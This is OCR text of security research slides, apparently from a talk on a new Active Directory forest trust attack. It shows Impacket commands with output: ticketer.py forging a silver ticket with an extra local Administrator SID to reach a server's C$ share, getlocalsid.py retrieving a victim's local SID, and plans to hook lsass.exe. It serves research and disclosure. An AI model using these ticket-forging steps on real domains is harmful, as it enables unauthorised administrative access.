


```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ smbclient.py -k forest-b-server.forest-b.krbtgt.cloud -debug
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/dirkjan/impacket-py3/impacket
[+] Using Kerberos Cache: somelowprivuser.ccache
[+] Domain retrieved from CCache: FOREST-B.KRBTGT.CLOUD
[+] Returning cached credential for CIFS/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@FOREST-B.KRBTGT.CLOUD
[+] Using TGS from cache
[+] Username retrieved from CCache: somelowprivuser
Type help for list of commands
# use C$
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access
rights.)
[+] Exception info
Traceback (most recent call last):
  File "/home/dirkjan/impacket-py3/impacket/examples/smbclient.py", line 78, in onecmd
    retVal = cmd.Cmd.onecmd(self,s)
  File "/usr/lib/python2.7/cmd.py", line 221, in onecmd
    return func(arg)
  File "/home/dirkjan/impacket-py3/impacket/examples/smbclient.py", line 327, in do_use
    self.tid = self.smb.connectTree(line)
  File "/home/dirkjan/impacket-py3/impacket/smbconnection.py", line 386, in connectTree
    raise SessionError(e.get_error_code(), e.get_error_packet())
SessionError: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted tho
se access rights.)
#
```

Experiment: Silver ticket with local Administrator SID



```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ ticketer.py -spn cifs/forest-b-server.forest-b.krbtgt.cloud -domain forest-b.krbtgt.cl
oud -domain-sid S-1-5-21-2718814155-4002503294-3916132017 -user-id 1000 somelowprivuser -aesKey cf53c14d7011b29b1ec55c0dd114b5061339b3aa2160e
62051a6a88824364b3b -groups 513 -extra-sid S-1-5-21-2937342636-164546242-3042484607-500
```



```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ smbclient.py -k forest-b-server.forest-b.krbtgt.cloud -debug
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/dirkjan/impacket-py3/impacket
[+] Using Kerberos Cache: somelowprivuser.ccache
[+] Domain retrieved from CCache: FOREST-B.KRBTGT.CLOUD
[+] Returning cached credential for CIFS/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@FOREST-B.KRBTGT.CLOUD
[+] Using TGS from cache
[+] Username retrieved from CCache: somelowprivuser
Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Mon Aug 17 12:45:45 2020 $Recycle.Bin
-rw-rw-rw-     389408  Thu Dec  5 06:28:06 2019 bootmgr
-rw-rw-rw-          1  Thu Dec  5 06:28:06 2019 BOOTNXT
drw-rw-rw-          0  Thu Dec  5 06:44:12 2019 Documents and Settings
drw-rw-rw-          0  Wed Aug 19 10:20:01 2020 Packages
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 PerfLogs
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 Program Files
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 Program Files (x86)
drw-rw-rw-          0  Mon Aug 17 18:35:12 2020 ProgramData
drw-rw-rw-          0  Thu Dec  5 06:44:13 2019 Recovery
drw-rw-rw-          0  Thu Dec  5 06:40:41 2019 System Volume Information
drw-rw-rw-          0  Mon Aug 17 12:44:52 2020 Users
drw-rw-rw-          0  Mon Aug 17 10:46:32 2020 Windows
drw-rw-rw-          0  Wed Aug 19 10:20:01 2020 WindowsAzure
```

Blind trust

- Even though Active Directory is not authoritative for groups in the local computer’s domain, SIDs of these groups are accepted in Service Tickets

- Local admin access granted when either:
  - Domain SID + RID 500 is used as primary domain in the PAC
  - <local domain SID>-500 is added as extra SID

Designing a new forest trust attack (3)

THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN ~~CONTROLLER~~
imgflip.com

Meme credits: @gentilkiwi / @mysmartlogon

Few missing pieces


- Convert theory of spoofing a domain into practice
- Obtain local SID of victim computer

THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN ~~CONTROLLER~~
imgflip.com

Meme credits: @gentilkiwi / @mysmartlogon

Obtaining local SID

- Windows older than Windows 10 build 1607 can use SAMR RPC
- For newer versions admin access is required (not useful for us)




3.1.4.6 LsarLookupNames3 (Opnum 68)

02/14/2019 • 2 minutes to read

The LsarLookupNames3 method translates a batch of security principal names to their SID form. It also returns the domains that these names are a part of.<28>

```
NTSTATUS LsarLookupNames3(
  [in] LSAPR_HANDLE PolicyHandle,
  [in, range(0,1000)] unsigned long Count,
  [in, size_is(Count)] PRPC_UNICODE_STRING Names,
  [out] PLSAPR_REFERENCED_DOMAIN_LIST* ReferencedDomains,
  [in, out] PLSAPR_TRANSLATED_SIDS_EX2 TranslatedSids,
  [in] LSAP_LOOKUP_LEVEL LookupLevel,
  [in, out] unsigned long* MappedCount,
  [in] unsigned long LookupOptions,
  [in] unsigned long ClientRevision
);
```

[MS-LSAT] and Impacket RPC to the rescue



```
(impacket-py3-bbmC07jP) user@localhost:~/impacket-py3$ python getlocalsid.py forest-a/superuser@forest-b-server.fo
rest-b.krbtgt.cloud forest-b-server
[*] Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

Password:
[*] Connecting to LSARPC named pipe at forest-b-server.forest-b.krbtgt.cloud
[*] Bind OK
Found local domain SID: S-1-5-21-2937342636-164546242-3042484607
```

How to become a domain in 4 easy ways


- Add a new subdomain to Forest A
  - Promote a member server to a (new) DC and make sure generated SID matches local SID

- Modify the forest structure via LDAP to add the required objects that represent a subdomain manually

- Hook lsass.exe when the **NetrGetForestTrustInformation** is processed in Forest A and add an extra domain with the SID we want to target to the output list

- Hook lsass.exe when the **NetrGetForestTrustInformation** is processed in Forest A and replace the SID of an existing subdomain with the target SID

Debugging NetrGetForestTrustInformation in lsass




Your PC will automatically restart in one minute

Windows ran into a problem and needs to restart. You should close this message now and save your work.

